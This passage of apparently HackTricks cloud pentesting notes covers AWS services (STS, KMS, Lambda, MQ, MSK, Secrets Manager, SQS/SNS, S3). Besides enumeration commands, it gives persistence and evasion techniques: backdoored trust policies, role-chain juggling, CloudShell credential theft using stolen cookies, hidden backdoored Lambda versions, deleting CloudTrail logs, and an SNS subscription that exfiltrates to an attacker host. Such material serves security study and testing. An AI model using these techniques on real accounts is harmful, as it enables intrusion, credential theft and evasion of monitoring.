- create a role and attach it to the principal

## Backdooring Role Trust Policies

You could backdoor a trust policy to be able to assume it for an external resource controlled by you (or to everyone):

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "AWS": [
          "*",
          "arn:aws:iam::123213123123:root"
        ]
      },
      "Action": "sts:AssumeRole"
    }
  ]
}
```

# STS

AWS provides **AWS Security Token Service (AWS STS)** as a web service that enables you to **request** temporary, limited-privilege **credentials** for **AWS Identity and Access Management (IAM)** users or for users you authenticate (federated users).

As the nature of the STS service is to **provide credentials to impersonate identities**, this service, even if it doesn't have a lot of options, will be very useful to **escalate privileges and obtain persistence**.

## Enumeration

```
# Get basic info of the creds
aws sts get-caller-identity
aws sts get-access-key-info --access-key-id <AccessKeyID>
```

## Privesc

In the following page you can check how to **abuse STS permissions to escalate privileges**:

[aws-sts-privesc.md](#)

## Persistence

## Assume role token

Temporary tokens cannot be listed, so maintaining an active temporary token is a way to maintain persistence.

```
aws sts get-session-token --duration-seconds 129600

# With MFA
aws sts get-session-token \
--serial-number <mfa-device-name> \
--token-code <code-from-token>

# Hardware device name is usually the number from the back of
# the device, such as GAHT12345678
# SMS device name is the ARN in AWS, such as
arn:aws:iam::123456789012:sms-mfa/username
# Virtual device name is the ARN in AWS, such as
arn:aws:iam::123456789012:mfa/username
```

## Role Chain Juggling

**Role chaining** is a recognized functionality of AWS useful to maintain stealth persistence. As you can **assume role to assume another one to assume the first one (indefinitely)**.

When a role is assumed the **expiration field of the credentials is refreshed**. Therefore is **2 roles can assume each other**, it's possible to continuously get new credentials.

You can use this **tool** to keep the juggling going:

```
./aws_role_juggler.py -h
usage: aws_role_juggler.py [-h] [-r ROLE_LIST [ROLE_LIST ...]]

optional arguments:
  -h, --help            show this help message and exit
  -r ROLE_LIST [ROLE_LIST ...], --role-list ROLE_LIST
                        [ROLE_LIST ...]
```

## Post-Exploitation

### From IAM Creds to Console

if you have managed to obtain some IAM credentials you might be interested on accessing the web console. You can **generate a web console link** with [https://github.com/NetSPI/aws\\_consoler](https://github.com/NetSPI/aws_consoler).

```
cd /tmp
python3 -m venv env
source ./env/bin/activate
pip install aws-consoler
aws_consoler [params...] #This will generate a link to login
into the console
```

Ensure the IAM user has `sts:GetFederationToken` permission, or provide a role to assume.

## aws-vault

**aws-vault** is a tool to securely store and access AWS credentials in a development environment.

```
aws-vault list
aws-vault exec jonsmith -- aws s3 ls # Execute aws cli with
jonsmith creds
aws-vault login jonsmith # Open a browser logged as jonsmith
```

You can also use **aws-vault** to obtain an **browser console session**

## From Console to IAM Creds

If you manage to compromise some access to a web console (maybe you stole cookies and could't access the .aws folder), you can obtain some IAM token credentials for that user through **CloudShell**.

CloudShell exposes IAM credentials via an **undocumented endpoint on port 1338**. After loading session cookies from the victim into your browser, you can navigate to CloudShell and issue the following commands to get IAM credentials.

```
TOKEN=$(curl -X PUT localhost:1338/latest/api/token -H "X-aws-
ec2-metadata-token-ttl-seconds: 60")
curl localhost:1338/latest/meta-data/container/security-
credentials -H "X-aws-ec2-metadata-token: $TOKEN"
```

# References

- [https://blog.christophetd.fr/retrieving-aws-security-credentials-from-the-aws-console/?utm\\_source=pocket\\_mylist](https://blog.christophetd.fr/retrieving-aws-security-credentials-from-the-aws-console/?utm_source=pocket_mylist)

**Support HackTricks and get benefits!**

# AWS - Confused deputy

Support HackTricks and get benefits!

## Wildcard as principal

```
{  
    "Action": "sts:AssumeRole",  
    "Effect": "Allow",  
    "Principal": { "AWS": "*" },  
}
```

This policy **allows all AWS** to assume the role.

## Service as principal

```
{  
    "Action": "lambda:InvokeFunction",  
    "Effect": "Allow",  
    "Principal": { "Service": "apigateway.amazonaws.com" },  
    "Resource": "arn:aws:lambda:000000000000:function:foo"  
}
```

This policy **allows any account** to configure their apigateway to call this Lambda.

# S3 as principal

```
"Condition": {  
    "ArnLike": { "aws:SourceArn": "arn:aws:s3:::source-bucket" },  
    "StringEquals": {  
        "aws:SourceAccount": "123456789012"  
    }  
}
```

If an S3 bucket is given as a principal, because S3 buckets do not have an Account ID, if you **deleted your bucket and the attacker created it in their own account**, then they could abuse this.

# Not supported

```
{  
    "Effect": "Allow",  
    "Principal": {"Service": "cloudtrail.amazonaws.com"},  
    "Action": "s3:PutObject",  
    "Resource":  
        "arn:aws:s3:::myBucketName/AWSLogs/MY_ACCOUNT_ID/*"  
}
```

A common way to avoid Confused Deputy problems is the use of a condition with `AWS:SourceArn` to check the origin ARN. However, **some services might not support that** (like CloudTrail according to some sources).

**Support HackTricks and get benefits!**

# AWS - KMS Enum

**Support HackTricks and get benefits!**

# KMS - Key Management Service

AWS Key Management Service (AWS KMS) is a managed service that makes it easy for you to **create and control customer master keys** (CMKs), the encryption keys used to encrypt your data. AWS KMS CMKs are **protected by hardware security modules** (HSMs)

KMS uses **symmetric cryptography**. This is used to **encrypt information as rest** (for example, inside a S3). If you need to **encrypt information in transit** you need to use something like **TLS**. KMS is a **region specific service**.

**Administrators at Amazon do not have access to your keys.** They cannot recover your keys and they do not help you with encryption of your keys. AWS simply administers the operating system and the underlying application it's up to us to administer our encryption keys and administer how those keys are used.

**Customer Master Keys (CMK):** Can encrypt data up to 4KB in size. They are typically used to create, encrypt, and decrypt the DEKs (Data Encryption Keys). Then the DEKs are used to encrypt the data.

A customer master key (CMK) is a logical representation of a master key in AWS KMS. In addition to the master key's identifiers and other metadata, including its creation date, description, and key state, a **CMK contains the key material which used to encrypt and decrypt data**. When you create a

CMK, by default, AWS KMS generates the key material for that CMK. However, you can choose to create a CMK without key material and then import your own key material into that CMK.

There are 2 types of master keys:

- **AWS managed CMKs:** Used by other services to encrypt data. It's used by the service that created it in a region. They are created the first time you implement the encryption in that service. Rotates every 3 years and it's not possible to change it.
- **Customer manager CMKs:** Flexibility, rotation, configurable access and key policy. Enable and disable keys.

**Envelope Encryption** in the context of Key Management Service (KMS): Two-tier hierarchy system to **encrypt data with data key and then encrypt data key with master key**.

## Key Policies

These defines **who can use and access a key in KMS**.

By **default**:

- It gives the **AWS account that owns the KMS key full access** to the KMS key.

Unlike other AWS resource policies, a **AWS KMS key policy does not automatically give permission to the account or any of its users**. To give permission to account administrators, the **key policy**

**must include an explicit statement** that provides this permission, like this one.

- Without allowing the account( "AWS":  
"arn:aws:iam::111122223333:root" ) IAM permissions won't work.
- It **allows the account to use IAM policies** to allow access to the KMS key, in addition to the key policy.

**Without this permission, IAM policies that allow access to the key are ineffective**, although IAM policies that deny access to the key are still effective.

- It **reduces the risk of the key becoming unmanageable** by giving access control permission to the account administrators, including the account root user, which cannot be deleted.

**Default policy example:**

```
{  
  "Sid": "Enable IAM policies",  
  "Effect": "Allow",  
  "Principal": {  
    "AWS": "arn:aws:iam::111122223333:root"  
  },  
  "Action": "kms:*",  
  "Resource": "*"  
}
```

If the **account is allowed** ( "arn:aws:iam::111122223333:root" ) a **principal** from the account **will still need IAM permissions** to use the KMS key. However, if the **ARN** of a role for example is **specifically allowed** in the **Key Policy**, that role **doesn't need IAM permissions**.

## Policy Details

Properties of a policy:

- JSON based document
- Resource --> Affected resources (can be "\*")
- Action --> kms:Encrypt, kms:Decrypt, kms>CreateGrant ... (permissions)
- Effect --> Allow/Deny
- Principal --> arn affected
- Conditions (optional) --> Condition to give the permissions

Grants:

- Allow to delegate your permissions to another AWS principal within your AWS account. You need to create them using the AWS KMS APIs. It can be indicated the CMK identifier, the grantee principal and the required level of operation (Decrypt, Encrypt, GenerateDataKey...)
- After the grant is created a GrantToken and a GrantID are issued

**Access:**

- Via **key policy** -- If this exist, this takes **precedent** over the IAM policy
- Via **IAM policy**

- Via grants

## Key Administrators

Key administrator by default:

- Have access to manage KMS but not to encrypt or decrypt data
- Only IAM users and roles can be added to Key Administrators list (not groups)
- If external CMK is used, Key Administrators have the permission to import key material

## Rotation of CMKs

- The longer the same key is left in place, the more data is encrypted with that key, and if that key is breached, then the wider the blast area of data is at risk. In addition to this, the longer the key is active, the probability of it being breached increases.
- **KMS rotate customer keys every 365 days** (or you can perform the process manually whenever you want) and **keys managed by AWS every 3 years** and this time it cannot be changed.
- **Older keys are retained** to decrypt data that was encrypted prior to the rotation
- In a break, rotating the key won't remove the threat as it will be possible to decrypt all the data encrypted with the compromised key. However, the **new data will be encrypted with the new key**.

- If **CMK** is in state of **disabled** or **pending deletion**, KMS will **not perform a key rotation** until the CMK is re-enabled or deletion is cancelled.

## Manual rotation

- A **new CMK needs to be created**, then, a new CMK-ID is created, so you will need to **update any application to reference** the new CMK-ID.
- To do this process easier you can **use aliases to refer to a key-id** and then just update the key the alias is referring to.
- You need to **keep old keys to decrypt old files** encrypted with it.

You can import keys from your on-premises key infrastructure .

## Other relevant KMS information

KMS is priced per number of encryption/decryption requests received from all services per month.

KMS has full audit and compliance **integration with CloudTrail**; this is where you can audit all changes performed on KMS.

With KMS policy you can do the following:

- Limit who can create data keys and which services have access to use these keys
- Limit systems access to encrypt only, decrypt only or both

- Define rules to enable systems to access keys across regions (although it is not recommended as a failure in the region hosting KMS will affect availability of systems in other regions).

You cannot synchronize or move/copy keys across regions; you can only define rules to allow access across region.

## Enumeration

```
aws kms list-keys
aws kms list-key-policies --key-id <id>
aws kms list-grants --key-id <id>
aws kms describe-key --key-id <id>
aws kms describe-custom-key-stores
```

## Privesc

[aws-kms-privesc.md](#)

## Persistence

It's possible to **grant access to keys to external accounts** via KMS key policies. Check the [KMS Privesc page](#) for more information.

# References

- <https://docs.aws.amazon.com/kms/latest/developerguide/key-policy-default.html>

**Support HackTricks and get benefits!**

# AWS - Lambda Enum

**Support HackTricks and get benefits!**

# Lambda

Lambda is a compute service that lets you **run code without provisioning or managing servers.**

## Enumeration

```
aws lambda get-account-settings

# List functions and get extra config info
aws lambda list-functions # Check for creds in env vars
aws lambda list-functions | jq '.Functions[].Environment'
aws lambda list-function-event-invoke-configs --function-name
<function_name>
aws lambda list-function-url-configs --function-name
<function_name>
aws lambda list-function-event-invoke-configs --function-name
<function_name>
aws lambda get-function-configuration --function-name
<function_name>
aws lambda get-function-url-config --function-name
<function_name>
aws lambda get-policy --function-name <function_name>
aws lambda get-function-event-invoke-config --function-name
<function_name>
# Get more func info and the address to download the code
aws lambda get-function --function-name <function_name>
## Code to download the function
aws lambda get-function --function-name "LAMBDA-NAME-HERE-FROM-
PREVIOUS-QUERY" --query 'Code.Location' --profile uploadcreds
wget -O lambda-function.zip url-from-previous-query

# Versions and Aliases
aws lambda list-versions-by-function --function-name
<func_name>
aws lambda list-aliases --function-name <func_name>

# List layers
aws lambda list-layers
aws lambda list-layer-versions --layer-name <name>
aws lambda get-layer-version --layer-name <name> --version-
number <ver>
```

```
# Invoke function
aws lambda invoke --function-name FUNCTION_NAME /tmp/out
## Some functions will expect parameters, they will access them
with something like:
## target_policys = event['policy_names']
## user_name = event['user_name']
aws lambda invoke --function-name <name> --cli-binary-format
raw-in-base64-out --payload '{"policy_names":'
["AdministratorAccess], "user_name": "sdf"}' out.txt

# List other metadata
aws lambda list-event-source-mappings
aws lambda list-code-signing-configs
aws lambda list-functions-by-code-signing-config --code-
signing-config-arn <arn>
```

## Call Lambda function via URL

Now it's time to find out possible lambda functions to execute:

```
aws --region us-west-2 --profile level6 lambda list-functions
```

```
{
  "Functions": [
    {
      "FunctionName": "Level6",
      "FunctionArn": "arn:aws:lambda:us-west-2:975426262029:function:Level6",
      "Runtime": "python2.7",
      "Role": "arn:aws:iam::975426262029:role/service-role/Level6",
      "Handler": "lambda_function.lambda_handler",
      "CodeSize": 282,
      "Description": "A starter AWS Lambda function.",
      "Timeout": 3,
      "MemorySize": 128,
      "LastModified": "2017-02-27T00:24:36.054+0000",
      "CodeSha256": "2iEjBytFbH91PXEM05R/B9Dq0gZ70G/lqoBNZh5JyFw=",
      "Version": "$LATEST",
      "TracingConfig": {
        "Mode": "PassThrough"
      },
      "RevisionId": "22f08307-9080-4403-bf4d-481ddc8dcb89"
    }
  ]
}
```

A lambda function called "Level6" is available. Lets find out how to call it:

```
aws --region us-west-2 --profile level6 lambda get-policy --
function-name Level6
```

```
(root@kali)-[/tmp/s3]# aws --region us-west-2 --profile level6 lambda get-policy --function-name Level6
{
  "Policy": "{\"Version\":\"2012-10-17\",\"Id\":\"default\",\"Statement\":[{\"Sid\":\"904610a93f593b76ad66ed6ed82c0a8b\"},\"Effect\":\"Allow\",\"Principal\":{\"Service\":\"apigateway.amazonaws.com\"},\"Action\":\"lambda:InvokeFunction\",\"Resource\":\"arn:aws:lambda:us-west-2:975426262029:function:Level6\",
\"Condition\":{\"ArnLike\":{\"AWS:SourceArn\":\"arn:aws:execute-api:us-west-2:975426262029:s33ppypa75/*/GET/level6\"}}]}",

  "RevisionId": "22f08307-9080-4403-bf4d-481ddc8dcb89"
}
```

Now, that you know the name and the ID you can get the Name:

```
aws --profile level6 --region us-west-2 apigateway get-stages -
-rest-api-id "s33ppypa75"
```

```
root@kali:[/tmp/s3]# aws --profile level6 --region us-west-2 apigateway get-stages --rest-api-id "s33ppypa75"
{
  "item": [
    {
      "deploymentId": "8gppiv",
      "stageName": "Prod",
      "cacheClusterEnabled": false,
      "cacheClusterStatus": "NOT_AVAILABLE",
      "methodSettings": {},
      "tracingEnabled": false,
      "createdDate": 1488155168,
      "lastUpdatedDate": 1488155168
    }
  ]
}
```

And finally call the function accessing (notice that the ID, Name and function-name appears in the URL): <https://s33ppypa75.execute-api.us-west-2.amazonaws.com/Prod/level6>

```
URL: `` `` `` https://<rest-api-id>.execute-api.<region>.amazonaws.com/<stageName>/<funcName>
```

## Aliases Weights

A Lambda can have **several versions**. And it can have **more than 1** version exposed via **aliases**. The **weights** of **each** of the **versions** exposed inside and alias will decide **which alias receive the invocation** (it can be 90%-10% for example). If the code of **one** of the aliases is **vulnerable** you can send **requests until the vulnerable** versions receives the exploit.

Aliases (1) <a href="#">Info</a>		
<input type="text"/> <a href="#">Find aliases</a>		
	Name	Versions
<input checked="" type="radio"/>	release	<b>version: 2 (weight=10%)</b> <b>version: 1 (weight=90%)</b>

## Privesc

In the following page you can check how to **abuse Lambda permissions to escalate privileges**:

[aws-lambda-privesc](#)

## Unauthenticated Access

[aws-lambda-unauthenticated-access.md](#)

# Persistence/Avoid Detection

## API Gateway Lambda Proxy integration

It's possible to make an PAI gateway call lambda with a custom execution role that the lambda will use in its execution. You could assing here a privileged execution role and execute a controlled lambda endpoint with it:

**Use Lambda Proxy integration**  

**Lambda Region** us-east-1 

**Lambda Function** getSecretFlag 

**Execution role** 

**Invoke with caller credentials**  

## Resource-based policy

- It's possible to add a **resource policy** to a lambda that will allow **principals** even from **external accounts** to **call** the function.

## Version Backdoor + API Gateway

1. Copy the original code of the Lambda
2. Create a new version backdooring the original code (or just with malicious code). Publish and deploy that version to \$LATEST
  - i. Call the API gateway related to the lambda to execute the code
3. Create a new version with the original code, Publish and deploy that version to \$LATEST.
  - i. This will hide the backdoored code in a previous version
4. Go to the API Gateway and create a new POST method (or choose any other method) that will execute the backdoored version of the lambda:  
`arn:aws:lambda:us-east-1:<acc_id>:function:<func_name>:1`
  - i. Note the final :1 of the arn indicating the version of the function
5. Select the POST method created and in Actions select Deploy API
6. Now, when you call the function via POST your Backdoor will be invoked

## Cron/Event actuator

The fact that you can make **lambda functions run when something happen or when some time pass** makes lambda a nice and common way to obtain persistence and avoid detection.\ Here you have some ideas to make your **presence in AWS more stealth by creating lambdas.**

- Every time a new user is created lambda generates a new user key and send it to the attacker.
- Every time a new role is created lambda gives assume role permissions to compromised users.
- Every time new cloudtrail logs are generated, delete/alter them

**Support HackTricks and get benefits!**

# AWS - Lightsail Enum

**Support HackTricks and get benefits!**

# AWS - Lightsail

Amazon Lightsail provides an **easy**, lightweight way for new cloud users to take advantage of AWS' cloud computing services. It allows you to deploy common and custom web services in seconds via VMs (**EC2**) and **containers**.

## Enumeration

```
# Instances
aws lightsail get-instances #Get all
aws lightsail get-instance-port-states --instance-name
<instance_name> #Get open ports

# Databases
aws lightsail get-relational-databases
aws lightsail get-relational-database-snapshots
aws lightsail get-relational-database-parameters

# Disk & snapshots
aws lightsail get-instance-snapshots
aws lightsail get-disk-snapshots
aws lightsail get-disks

# More
aws lightsail get-load-balancers
aws lightsail get-static-ips
aws lightsail get-key-pairs
```

## Analyse Snapshots

It's possible to generate **instance and relational database snapshots from lightsail**. Therefore you can check those the same way you can check [EC2 snapshots](#) and [RDS snapshots](#).

## Metadata

**Metadata endpoint is accessible from lightsail**, but the machines are running in an **AWS account managed by AWS** so you don't control **what permissions are being granted**. However, if you find a way to exploit those you would be directly exploiting AWS.

## Privesc

In the following page you can check how to **abuse codebuild permissions to escalate privileges**:

[aws-lightsail-privesc.md](#)

**Support HackTricks and get benefits!**

# AWS - MQ Enum

**Support HackTricks and get benefits!**

# AWS - MQ

**Message brokers** allow software systems, which often use different programming languages on various platforms, to communicate and exchange information. **Amazon MQ** is a managed message broker service for **Apache ActiveMQ** and **RabbitMQ** that streamlines setup, operation, and management of message brokers on AWS. With a few steps, Amazon MQ can provision your message broker with support for software version upgrades.

# AWS - RabbitMQ

RabbitMQ is a **message-queueing software** also known as a *message broker* or *queue manager*. Simply said; it is **software where queues are defined**, to which **applications connect** in order to **transfer a message** or messages.

A message can include any kind of information. It could, for example, have information about a process or task that should start on another application (which could even be on another server), or it could be just a simple text message. The queue-manager software stores the messages until a receiving application connects and takes a message off the queue. The receiving application then processes the message.

AWS offers to **host and manage in an easy way RabbitMQ servers**.

## AWS - ActiveMQ

Apache ActiveMQ® is the most popular open source, multi-protocol, Java-based **message broker**. It supports industry standard protocols so users get the benefits of client choices across a broad range of languages and platforms. Connect from clients written in JavaScript, C, C++, Python, .Net, and more. Integrate your multi-platform applications using the ubiquitous **AMQP** protocol. Exchange messages between your web applications using **STOMP** over websockets. Manage your IoT devices using **MQTT**. Support your existing **JMS** infrastructure and beyond. ActiveMQ offers the power and flexibility to support any messaging use-case.

# Enumeration

```
# List brokers
aws mq list-brokers

# Get broker info
aws mq describe-broker --broker-id <broker-id>
## Find endpoints in .BrokerInstances
## Find if public accessible in .PubliclyAccessible

# List usernames (only for ActiveMQ)
aws mq list-users --broker-id <broker-id>

# Get user info (PASSWORD NOT INCLUDED)
aws mq describe-user --broker-id <broker-id> --username
<username>

# Lists configurations (only for ActiveMQ)
aws mq list-configurations
## Here you can find if simple or LDAP authentication is used

# Create Active MQ user
aws mq create-user --broker-id <value> --password <value> --
username <value> --console-access
```

TODO: Indicate how to enumerate RabbitMQ and ActiveMQ internally and how to listen in all queues and send data (send PR if you know how to do this)

# **Privesc**

[aws-mq-privesc.md](#)

# Unauthenticated Access

[aws-mq-unauthenticated-enum.md](#)

# **Persistence**

If you know the credentials to access the RabbitMQ web console, you can create a new user qith admin privileges.

# References

- <https://www.cloudamqp.com/blog/part1-rabbitmq-for-beginners-what-is-rabbitmq.html>
- <https://activemq.apache.org/>

**Support HackTricks and get benefits!**

# AWS - MSK Enum

**Support HackTricks and get benefits!**

# Amazon MSK

Amazon **Managed Streaming for Apache Kafka** (Amazon MSK) is a fully managed service that enables you to build and run applications that use **Apache Kafka to process streaming data**. Amazon MSK provides the control-plane operations, such as those for creating, updating, and deleting clusters.\ It lets you use Apache **Kafka data-plane operations**, such as those for producing and consuming data. It runs **open-source versions of Apache Kafka**. This means existing applications, tooling, and plugins from partners and the **Apache Kafka community are supported** without requiring changes to application code.

Amazon MSK **detects and automatically recovers from the most common failure scenarios** for clusters so that your producer and consumer applications can continue their write and read operations with minimal impact. In addition, where possible, it **reuses the storage** from the older **broker to reduce the data that Apache Kafka needs to replicate**.

## Types

There are 2 types of Kafka clusters that AWS allows to create: **Provisioned** and **Serverless**.

From the point of view of an attacker you need to know that:

- **Serverless cannot be directly public** (it can only run in a VPN without any publicly exposed IP). However, **Provisioned** can be

configured to get a **public IP** (by default it doesn't) and configure the **security group** to **expose** the relevant ports.

- **Serverless only support IAM** as authentication method. **Provisioned** support SASL/SCRAM (**password**) authentication, **IAM** authentication, AWS **Certificate** Manager (ACM) authentication and **Unauthenticated** access.
  - Note that it's not possible to expose publicly a Provisioned Kafka if unauthenticated access is enabled

## Enumeration

```
#Get clusters
aws kafka list-clusters
aws kafka list-clusters-v2

# Check the supported authentication
aws kafka list-clusters | jq -r
".ClusterInfoList[].ClientAuthentication"

# Get Zookeeper endpoints
aws kafka list-clusters | jq -r
".ClusterInfoList[].ZookeeperConnectionString,
.ClusterInfoList[].ZookeeperConnectionStringTls"

# Get nodes and node endpoints
aws kafka kafka list-nodes --cluster-arn <cluster-arn>
aws kafka kafka list-nodes --cluster-arn <cluster-arn> | jq -r
".NodeInfoList[].BrokerNodeInfo.Endpoints" # Get endpoints

# Get used kafka configs
aws kafka list-configurations #Get Kafka config file
aws kafka describe-configuration --arn <config-arn> # Get
version of config
aws kafka describe-configuration-revision --arn <config-arn> --
revision <version> # Get content of config version

# If using SCRAM authentication, get used AWS secret name (not
secret value)
aws kafka list-scram-secrets --cluster-arn <cluster-arn>
```

## Kafka IAM Access (in serverless)

```
# Guide from
https://docs.aws.amazon.com/msk/latest/developerguide/create-serverless-cluster.html
# Download Kafka
wget https://archive.apache.org/dist/kafka/2.8.1/kafka\_2.12-2.8.1.tgz
tar -xzf kafka_2.12-2.8.1.tgz

# In kafka_2.12-2.8.1/libs download the MSK IAM JAR file.
cd kafka_2.12-2.8.1/libs
wget https://github.com/aws/aws-msk-iam-auth/releases/download/v1.1.1/aws-msk-iam-auth-1.1.1-all.jar

# Create file client.properties in kafka_2.12-2.8.1/bin
security.protocol=SASL_SSL
sasl.mechanism=AWS_MSK_IAM
sasl.jaas.config=software.amazon.msk.auth.iam.IAMLoginModule
required;
sasl.client.callback.handler.class=software.amazon.msk.auth.iam
.IAMClientCallbackHandler

# Export endpoints address
export BS=boot-ok2ngypz.c2.kafka-serverless.us-east-
1.amazonaws.com:9098
## Make sure you will be able to access the port 9098 from the
EC2 instance (check VPS, subnets and SG)

# Create a topic called msk-serverless-tutorial
kafka_2.12-2.8.1/bin/kafka-topics.sh --bootstrap-server $BS --
command-config client.properties --create --topic msk-
serverless-tutorial --partitions 6

# Send message of every new line
kafka_2.12-2.8.1/bin/kafka-console-producer.sh --broker-list
$BS --producer.config client.properties --topic msk-serverless-
```

```
tutorial

# Read messages
kafka_2.12-2.8.1/bin/kafka-console-consumer.sh --bootstrap-
server $BS --consumer.config client.properties --topic msk-
serverless-tutorial --from-beginning
```

## Privesc

[aws-msk-privesc.md](#)

## Unauthenticated Access

[aws-msk-unauthenticated-enum.md](#)

## Persistence

If you are going to **have access to the VPC** where a Provisioned Kafka is, you could **enable unauthorised access**, if **SASL/SCRAM authentication**, **read** the password from the secret, give some **other controlled user IAM permissions** (if IAM or serverless used) or persist with **certificates**.

# References

- <https://docs.aws.amazon.com/msk/latest/developerguide/what-is-msk.html>

**Support HackTricks and get benefits!**

# AWS - Route53 Enum

**Support HackTricks and get benefits!**

# Route 53

Amazon Route 53 is a cloud **Domain Name System (DNS)** web service.\ You can create https, http and tcp **health checks for web pages** via Route53.

## IP-based routing

This is useful to tune your DNS routing to make the best DNS routing decisions for your end users.\ IP-based routing offers you the additional ability to **optimize routing based on specific knowledge of your customer base**.

## Enumeration

```
aws route53 list-hosted-zones # Get domains
aws route53 get-hosted-zone --id <hosted_zone_id>
aws route53 list-resource-record-sets --hosted-zone-id
<hosted_zone_id> # Get records
aws route53 list-health-checks
aws route53 list-traffic-policies
```

**Support HackTricks and get benefits!**

# AWS - Secrets Manager Enum

**Support HackTricks and get benefits!**

# AWS Secrets Manager

AWS Secrets Manager allows you to **remove any hard-coded secrets within your application and replacing them with a simple API call** to the aid of your secrets manager which then services the request with the relevant secret. As a result, AWS Secrets Manager acts as a **single source of truth for all your secrets across all of your applications**.

AWS Secrets Manager enables the **ease of rotating secrets** and therefore enhancing the security of that secret. An example of this could be your database credentials. Other secret types can also have automatic rotation enabled through the use of lambda functions, for example, API keys.

Access to your secrets within AWS Secret Manager is governed by fine-grained IAM identity-based policies in addition to resource-based policies.

To allow a user from a different account to access your secret you need to authorize him to access the secret and also authorize him to decrypt the secret in KMS. The Key policy also needs to allow the external user to use it.

**AWS Secrets Manager integrates with AWS KMS to encrypt your secrets within AWS Secrets Manager.**

## Enumeration

```
aws secretsmanager list-secrets #Get metadata of all secrets
aws secretsmanager list-secret-version-ids --secret-id
<secret_name> # Get versions
aws secretsmanager describe-secret --secret-id <secret_name> #
Get metadata
aws secretsmanager get-secret-value --secret-id <secret_name> #
Get value
aws secretsmanager get-resource-policy --secret-id --secret-id
<secret_name>
```

## Persistence

It's possible to **grant access to secrets to external accounts** via KMS key policies. Check the [Secrets Manager Privesc page](#) for more information. Note that to **access a secret**, the external account will also **need access to the KMS key encrypting the secret**.

## Privesc

[aws-secrets-manager-privesc.md](#)

**Support HackTricks and get benefits!**

# AWS - SQS & SNS Enum

**Support HackTricks and get benefits!**

# SQS

Amazon Simple Queue Service (SQS) is a **fully managed message queuing service** that enables you to decouple and scale microservices, distributed systems, and serverless applications. SQS eliminates the complexity and overhead associated with **managing and operating message-oriented middleware**, and empowers developers to focus on differentiating work.

## Enumeration

```
aws sqs list-queues
aws sqs get-queue-attributes --queue-url <url> --attribute-names All
aws sqs receive-message --queue-url <value>
aws sqs send-message --queue-url <value> --message-body <value>
```

## Persistence

In SQS you need to indicate with an IAM policy **who has access to read and write**. It's possible to indicate external accounts, ARN of roles, or **even "\*"**. The following policy gives everyone in AWS access to everything in the queue called **MyTestQueue**:

```
{  
    "Version": "2008-10-17",  
    "Id": "__default_policy_ID",  
    "Statement": [  
        {  
            "Sid": "__owner_statement",  
            "Effect": "Allow",  
            "Principal": {  
                "AWS": "*"  
            },  
            "Action": [  
                "SQS:*"  
            ],  
            "Resource": "arn:aws:sqs:us-east-  
1:123123123123:MyTestQueue"  
        }  
    ]  
}
```

You could even **trigger a Lambda in the attackers account every-time a new message** is put in the queue (you would need to re-put it) somehow.

For this follow these instructinos:

<https://docs.aws.amazon.com/lambda/latest/dg/with-sqs-cross-account-example.html>

# SNS

Amazon Simple Notification Service (Amazon SNS) is a **fully managed messaging service** for both **application-to-application** (A2A) and **application-to-person** (A2P) communication.

The A2A pub/sub functionality provides **topics** for high-throughput, **push-based, many-to-many** messaging between distributed systems, microservices, and event-driven serverless applications. Using Amazon SNS topics, your publisher systems can fanout messages to a **large number of subscriber systems**.

## Enumeration

```

aws sns list-topics
aws sns list-subscriptions
aws sns list-subscriptions-by-topic --topic-arn <arn>

aws sns publish \
  --topic-arn "arn:aws:sns:us-west-2:123456789012:my-topic" \
  --message file://message.txt

# Exfiltrate through email
## You will receive an email to confirm the subscription
aws sns subscribe \
  --topic-arn arn:aws:sns:us-west-2:123456789012:my-topic \
  --protocol email \
  --notification-endpoint my-email@example.com

# Exfiltrate through web server
## You will receive an initial request with a URL in the field
"SubscribeURL"
## that you need to access to confirm the subscription
aws sns subscribe \
  --protocol http
  --notification-endpoint http://<attacker>/
  --topic-arn <arn>

```

## Persistence

When creating a **SNS topic** you need to indicate with an IAM policy **who has access to read and write**. It's possible to indicate external accounts, ARN of roles, or even **"\*"**. The following policy gives everyone in AWS access to read and write in the SNS topic called **MySNS.fifo** :

```
{  
    "Version": "2008-10-17",  
    "Id": "__default_policy_ID",  
    "Statement": [  
        {  
            "Sid": "__default_statement_ID",  
            "Effect": "Allow",  
            "Principal": {  
                "AWS": "*"  
            },  
            "Action": [  
                "SNS:Publish",  
                "SNS:RemovePermission",  
                "SNS:SetTopicAttributes",  
                "SNS>DeleteTopic",  
                "SNS>ListSubscriptionsByTopic",  
                "SNS:GetTopicAttributes",  
                "SNS>AddPermission",  
                "SNS:Subscribe"  
            ],  
            "Resource": "arn:aws:sns:us-east-  
1:318142138553:MySNS fifo",  
            "Condition": {  
                "StringEquals": {  
                    "AWS:SourceOwner": "318142138553"  
                }  
            }  
        },  
        {  
            "Sid": "__console_pub_0",  
            "Effect": "Allow",  
            "Principal": {  
                "AWS": "*"  
            },  
            "Action": "SNS:Publish",  
            "Resource": "arn:aws:sns:us-east-  
1:318142138553:MySNS fifo"  
        }  
    ]  
}
```

```
        "Resource": "arn:aws:sns:us-east-  
1:318142138553:MySNS fifo"  
    },  
    {  
        "Sid": "__console_sub_0",  
        "Effect": "Allow",  
        "Principal": {  
            "AWS": "*"  
        },  
        "Action": "SNS:Subscribe",  
        "Resource": "arn:aws:sns:us-east-  
1:318142138553:MySNS fifo"  
    }  
]
```

## Post - Disrupt Login

Change SNS subscriptions to avoid sending alerts.

**Support HackTricks and get benefits!**

# **AWS - S3, Athena & Glacier Enum**

**Support HackTricks and get benefits!**

# S3

Amazon S3 is a service that allows you **store big amounts of data**.

Amazon S3 provides multiple options to achieve the **protection** of data at REST. The options include **Permission** (Policy), **Encryption** (Client and Server Side), **Bucket Versioning** and **MFA based delete**. The user can **enable** any of these options to achieve data protection. **Data replication** is an internal facility by AWS where **S3 automatically replicates each object across all the Availability Zones** and the organization need not enable it in this case.

With resource-based permissions, you can define permissions for sub-directories of your bucket separately.

## S3 Access logs

It's possible to **enable S3 access login** (which by default is disabled) to some bucket and save the logs in a different bucket to know who is accessing the bucket (both buckets must be in the same region).

## S3 Encryption Mechanisms

**DEK means Data Encryption Key** and is the key that is always generated and used to encrypt data.

**Server-side encryption with S3 managed keys, SSE-S3**

This option requires minimal configuration and all management of encryption keys used are managed by AWS. All you need to do is to **upload your data and S3 will handle all other aspects**. Each bucket in a S3 account is assigned a bucket key.

- Encryption:
  - Object Data + created plaintext DEK --> Encrypted data (stored inside S3)
  - Created plaintext DEK + S3 Master Key --> Encrypted DEK (stored inside S3) and plain text is deleted from memory
- Decryption:
  - Encrypted DEK + S3 Master Key --> Plaintext DEK
